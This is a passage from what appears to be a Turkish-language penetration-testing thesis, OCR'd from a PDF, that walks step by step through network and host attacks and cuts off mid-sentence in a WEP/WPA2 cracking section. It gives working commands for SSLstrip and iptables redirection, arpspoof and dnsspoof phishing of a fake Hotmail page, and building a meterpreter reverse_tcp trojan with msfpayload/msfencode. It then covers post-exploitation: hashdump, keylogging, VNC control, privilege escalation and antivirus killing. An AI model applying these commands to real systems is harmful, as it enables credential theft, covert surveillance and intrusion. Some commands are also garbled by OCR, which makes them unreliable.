Https ve http bağlantı sağlayabilen Hotmail,facebook,gmail gibi siteler SSL https 443. Portunu kullanmayı tercih ederler. Eğer kullanıcı 80. Porttan bağlanmak isterse http üzerinden bağlantı kurmalarını sağlamaktadır. Saldırganların bu tarz bağlantılara karşı açıkları birçok araç kullanmaktadır. Bunlardan bir tanesi de SSLTRIP aracıdır. Trafik http üzerinden yürüdüğünden saldırıya açık bir konuma gelir. Öncelikle SSL oturumlarında araya girme saldırısı yaparken Ip forwarding aracı açılır. Açmak için “echo "1" > /proc/sys/net/ipv4/ip_forward” komutu girilir.


Daha sonra saldırgan 80.porttan gelen trafiği 10000. porta yönlendirerek 10000. Porttan da bağlantılı sitenin 80. Portuna yönlendirilir.

“iptables –t nat –A PREROUTING –p tcp –dport –dport 80 –j REDIRECT –to-port 10000”. Daha sonra sslstrip aracı çalıştırılarak 10000. Port dinlenmeye başlanır. Bu andan itibaren saldırıya uğrayan kullanıcı yönlendirmeyle SSL ‘siz sayfaya yönlendirilerek kurbanın kullanıcı adı ve şifreyi girmesi beklenecektir. Sslstrip –a(parametresi ile bütün http ve Https trafiği kaydedilir.)-k(parametresi ile bütün oturumlar iptal edilir.)-f.



Şekil 20. Sslstrip aracı

Devamında aşağıda Şekil 20 ‘de de görüldüğü gibi işlem devam ettirmek için ARPspoof aracını kullanıyoruz.



Şekil 21. Arpspoof


Arpspoofla zehirledikten sonra Ettercap aracıyla dinlemeye başlıyoruz. ettercap

Şekil 22. Ettercap hedef dinleme

İşletim sistemi üzerinden Udemy.com online eğitim sitesine bağlandığımızda ettercap aracılığıyla kullanıcı adı ve şifreyi yakalıyoruz. Web sayfa adresleri https den http ye olarak değiştirildi ve log in bilgileri kazanmış olduk. Bunuda Şekil 23’ te görebiliriz.

Şekil 23. Ettercap yakanalan bilgiler

Ayrıca belirtmeliyim ki; Sslstrip aracının log dosyasında username ve password bilgileri bulunmaktadır.



Şekil 24. Sslstrip log dosyası

Bu durumlara düşmemek için ise kullanmış olduğumuz browser ayarlarını her zaman "HTTPS" kullanımını zorunlu hale getirmemiz gerekmektedir(Erbaş,2016).

4.1.5 DNS Aldatmacası Birlikte Ortadaki Adam Saldırısı

Son ve Shmatikov DNS Spoofing saldırısını şu şekilde belirtmektedirler. DNS, internet altyapısının önemli bir dişlisidir. DNS nin temel görevi, internet adlarından IP adreslerine çözümlemektir. Bu önemli görevi neticesinde DNS ye karşı saldırılar gerçekleştirilmekte ve bunlar raporlanmaktadır. Spam ve Phishing saldırıları DNS altyapısı ile kolayca gerçekleştirildiğinden saldırı noktaları bu merkezli gerçekleşmektedir.

DNS, UDP protokolüne ve UDP'ye dayanır, güvenlik temel desteği değildir.


DNS sahtekârlığı saldırısı veya DNS önbellek zehirlenmesi saldırısı, DNS altyapısına yapılan en tehlikeli saldırıdır. DNS zehirlenmesi saldırısının alan adları ile IP adresleri arasında yanlış eşleme yapılabileceğini görülmektedir. DNS protokolü, önbellek zehirlenmesine karşı savunmasızdır, çünkü IP adresleri çözümlemesi internette neredeyse her yerde yetkili sunucular tarafından yapılabilir. Saldırı yapacak olan kişi, sorumlu DNS

sunucusunu ele geçirip değiştirilmiş verilerle zehirleyebilir. Örnek olarak yapacak olursak sıralama:

Sosyal Mühendislik aracı olarak Kali Linux gibi işletim sistemlerinde hazır olarak kullanılan araçlar yardımıyla ve bu araçlar üzerinden oltalama saldırısı yapılarak örnek bir site kodları kopyalanarak, ardından saldırı yapılacak olan kullanıcıya ortadaki adam saldırısı yapılarak, kullanıcı isteklerinden dns spoofing aracı karşılık vererek, kullanıcıyı sahte siteye yönlendirerek, saldırgan istediği bilgileri elde edebilir. Bu atağın baştan itibaren şu şekilde saldırı noktaları olacaktır.

İlk saldırımız IP forwarding aracı ile echo ”1”> /proc/sys/net/ip_forward ile aktif hale getirilir. Aktif edildikten sonra fake web sayfasını oluşturup dns spoof aracı için hazırlamış olduğumuz dns kayıtlarımızı dosyamızı oluştururuz. Örneğin 192.168.1.76 www.hotmail.com, 192.168.1.76 *.hotmail.com txt dosyamızı oluştururuz. Daha sonra MITM(ortadaki adam saldırısı)

“#arpspoof –i eth0 –t 192.168.1.76 192.168.1.1” komutu ile saldırıyı başlatırız ve dinlemeye alırız.Arpspoof saldırısından sonra Dns Spoof aracını #dnsspoof –i eth0 –froot/desktop/dnsaldat.txt aktif hale getiririz.



Şekil 25. DNS Spoof sonrası kullanıcının yönlendirildiği sayfa

Talep edilen Hotmail sayfasına yapılan sorgulama ile yanlış IP adresi gönderilerek kullanıcı sahte web sayfasına yönlendirilir. Son kullanıcının dikkat etmesi gereken Şekil 25'te görüldüğü gibi URL de sertifika kısmıdır. Kullacının girmiş olduğu kullanıcı adı ve şifre şekil 26 'da gösterilmiştir.


Şekil 26. Fake Hotmail den alınan kimlik bilgisi

4.2 Parola Saldırı Testleri Sisteme Erişim

Sistemlere yapılacak saldırılarla parolaları ele geçirme testi yapılacaktır.


4.2.1 Windows Host Şifre Kırma Atakları

Sistemini ele geçirdiğimiz kullanıcının bunu açıklamıştık sam dosyalarını altında gizlenen şifreleri çözümleyip şifreleri kırmıştık. İlk önce sistemini ele geçirdiğimiz kullanıcının bilgi msfpayload windows/meterpreter/reverse_tcp {YOUR_IP} {PORT} R j msfencode -e x86/countdown -c 2 -t raw j msfencode -x /media/ {EXTERNAL_USB_DRIVE}/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o /root/backdoors/benial.exe komutu girerek Truva atını oluşturuyoruz. Yapmış olduğumuz bu yazılımı apache2 web sunucusuna yerleştirerek son kullanıcıların eline geçmesi sağlanmaktadır. Bunu da # cp benial.exe/war/www/etc/init.d/apache2 start komutuyla sağlıyoruz.



Şekil 27. Truva atı hazırlanması


Oluşturulan backdoors ve Truva atı son kullanıcı dosyayı açtıktan sonra hedef sisteme direk bağlantı yapılabilmektedir. Sızma testini yapan saldırgan dinlemeye alınarak Metasploit ile dinleme noktası oluşturup, çağrılara cevap verilmektedir. Sisteme sızma işlemi yaptıktan sonra, artık siyah şapkalı hackerların da en çok hoşuna giden kısma geçmekteyiz. Şekil 28' de gözüktüğü gibi meterpreter kullandığımız payloadın ismidir ve biz oturuma geçmiş bulunmaktayız. Bu oturuma geçtikten yapacaklarımızla saldırımızı ilerletelim(Şimşek,2018).



Şekil 28. Meterpreter oturumu


4.2.2 Shell Oturumunu Devralma

Kali Linux Terminalinde Meterpreter >Shell yazarak komut satırı önümüze gelerek karşıdaki bilgisayarın CMD satırına girip kendi sistemimiz gibi karşı bilgisayarda çalışmalar yapabiliriz.



Şekil 29 Shell komutu

Şekil 28 ‘de görüldüğü gibi Windows komut satırı Kali Linux satırımıza gelmiştir. Kullanacağınız Dos komutlarıyla hedef bilgisayar istediğiniz komutları çalıştırabilir ve değiştirebilirsiniz. Örneğin :\WINDOWS\System32> echo "Merhaba Sisteminiz açıklarından faydalandık-,-" > Hacklendiniz.txt



Şekil 30. Shell oturumunda dosya içerik ekleme

4.2.3 Hashdump

Kali Linuxte açık olan Shell oturumu kapatmak tekrar meterpreter oturumuna geçişi Ctrl+C sonrasında ise "y" tuşuna basarak tekrar meterpreter oturumuna geçiyoruz. Geçtikten sonra meterpreter >hashdump girelim.

Şekil 31. Hashdump

Sistemdeki bütün tüm hesapların dökümü elimize hashlenmiş olarak geçmiştir. Daha önce şifre kurmak için John the ripper kullanarak almıştık. Bunun bir tık daha hızlı olan rainbow saldırısı kullanılır. Elinde bulunan bütün şifreleri hızlı bir şekilde, sık kullanılan şifreleri de baz alarak çözümlemeye, normal sözlük ve kaba kuvvet saldırılarından daha hızlı sonuç verir.

4.2.4 Hedef sistemde ekran görüntüsü ve Kontrol Etme

Saldırılan sistemin ekran görüntüsünü anlık çekip kendi bilgisayarımızda görüntüleyebiliriz. Bunu da meterpreter içerisinden terminalimize meterpreter > screenshoot girerek ekran görüntüsünü root/iklam321.jpeg olarak kaydeder. Bunu belirli aralıklarla ekran resimlerini istiyorsak ufak bash script veya ruby pyton gibi scriptlerle arşivleyebiliriz.


Hedef sistemin sadece ekran görüntüsünü almakla kalmayıp saldırı yaptığımız sistemin ekranı canlı izleyebilir, Mouse ve klavyesini kontrol edebilir bunu da Kali Linux sistemimizden meterpreter aracılığıyla VNC sunucusu açarak gerçekleştirebiliriz.”meterpreter> RUN VNC” komutu yazdıktan sonra saldırılan sistemimize görsel anlamda hükmederiz.

Şekil 32. Sisteme üzerinde görsel olarak hükmetme

4.2.5 Saldırılan Sistemde Klavyeden Yazılan Bütün Yazıları Dosyalamak


Bilinen adıyla Keylogger diyebiliriz. Kullanıcının klavye ile yazmış olduğu bütün yazılar bir dosya içinde toplanır ve ayıklanır. Bunu da sağlamak için meterpreter pay loadımızda Run keylogrecoder komutunu kullanarak bütün yazılanları kayıt altına alabiliriz ayrıyeten spesifik olarak bir uygulamada “chrome” gibi tarayıcıda yazılan kodlamaları özel olarak istesek bunun için Meterpreter payloadını Chrome.exe ye migrate edilmesi gerekmektedir. Girilen klavye verileri sistemimizde verileri /root/.msf4/logs/script/keylogrecorder/ içerisinde text dosyasına yüklenir.

Meterpreter > run keylogrecorder çalıştırdığımız da klavyeden tuşladığı bütün bilgiler bir txt dosyasının içerisine kayıt olur.



Şekil 33. Keylogrecorder çalıştırma ve kayıt yeri

Hedef sistemde kullanıcı tuşlamalar herhangi bir web sayfasından kullanıcı adı ve password girişleri yapıldı.




Şekil 34. Keylogrecorder ile klavyedeki görüntüleri alma

Şekil 35. Girilmiş olan bilginin çekilmesi

Yukarıdaki adım adım göstermiş olduğumuz run keylogrecorder komutu ile sniffing başlatarak devam ettiğimiz, saldırılan sistemin üzerinde yapılan tuşlamaların kayıtları alınırken, CTRL + C ikilisini girerek kayıt altına aldığımız bilgiler durduruldu ve Txt dosyasının içerisine kaydedildi. Kaydetmiş olduğumuz bilgileri, Linux içerisinde, yolu kopyalayarak cat komutu ile ekrana yazdırmış olduk. Girilen web sayfasındaki kullanıcının girmiş olduğu bütün tuşlarda KARATAY ardından TAB tuşuna basarak girmiş olduğu bütün bilgiler yer almaktadır. Tabi ki girilen tuşlamaları, saldırı yapan kişiler, teker teker ayıklayıp işine yarayan bilgileri kendi bünyesinde kayıt altına alabilmektedirler. Bu işlemler yapılırken saldırıya uğrayan kullanıcının hiçbir bilgisi olmadan, kullanıcının sistemine kaydedilmesi önemli bir detaydır.

4.2.6 Saldırılan Sistemde Yetki Yükseltme


Kullanıcı Meterpreter farklı farklı işlemlerde yönlendirerek kullanıcı sistemindeki yetkilerimizi yükseltip değiştirebiliriz. Aşağıdaki Şekil 36'da görüldüğü üzere Meterpreter > Getuid komutu ile sistem üzerindeki yetkisini öğrenebiliriz Meterpreter > getsystem komutu ile ise kendimizi sistem üzerindeki en üst seviyeye getirebiliriz.



Şekil 36. Hedef sistemde yetki yükseltme

4.2.7 Saldırılan Sistem Hakkında İçeriden Komutlarla Bilgi Toplama

Meterpreter Komutu üzerinde yazacağımız winemum komutu ile saldırılan sistemden toplanabilecek bütün bilgileri alarak, dosyalar halinde saldırganın sisteminde kayıt altında olan, bu bilgileri, kullanıcı hesapları, Arp girdileri ve çıktıları, yüklenen uygulamalar ve yazılımlar, ağ ara yüzleri, ps bilgileri gibi birçok saldırgan tarafından kullanabilecek bütün bilgiler kaydedilir. Meterpreter >run winemum komutu ile bu saldırıyı gerçekleştirerek ihtiyacımız olan verileri çekebiliriz. Başka bir komut olan Meterpreter >run scraper komutunu da bilgi toplamada kullanabiliriz.



Şekil 37. Saldırılan sistemden bilgi toplama

4.2.8 Saldırılan Sistemde Anti virüs Sistemini Kapatma

Sızma saldırıları yaparken en büyük sorunlardan bir tanesi de uzak bağlantı yaptığımız bilgisayarda olan anti virüs yazılımıdır. Yapacağımız saldırılarda, Saldırının büyük

ölçekli veya küçük ölçekli olmasını etkileyecek olan anti virüsler yazacağımız komut meterpreter > run killav, anti virüsün yapacağı korumayı durdurabilir ve sonlandırabiliriz. Killav komutu açılımı Kill A(anti) V(virüs) diyebiliriz.


Şekil 38. Saldırılan sistemden anti virüs sonlandırma

Bir başka anti virüs ve firewall kapatma meterpreter komutu içerisinde meterpreter > run getcountermeasure komutunu yazarak yazılımlara aynı şekilde müdahale edebiliriz.

4.3. Kablosuz Ağ Testleri


4.3.1 Wep ve WPA2 Şifrelerini Kırma Saldırıları

Wep şifreleme içerisinde birçok zayıflık bulundurmaktadır. Şifre karmaşıklığı SSID'nin şifreli olması ve MAC adreslerinin ayarlanmış olması bu şifrelerin çözümlenmesine etken değildir. Yapmış olduğumuz testte gizli olan SSID tespit edilerek Wep şifresi alınmıştır. Yapacağımız testte paket iletimini sağlayarak kablosuz ağı monitör durumuna alınmıştır. Dinleme işlemi için bu işlemler önemlidir. Bunun için kullanacağımız method dörtlü el sıkışma olacaktır bununla birlikte trafik içerisinden paket yakalamak için airodump-ng aracı ile tespit edilip yakalanması, aircrack-ng aracı ile de şifre çözümleyecek ve key alınacaktır. Yapacağımız saldırıda öncelikle sanal kablosuz ağ adaptörü tanımlaması yaparak kablosuz 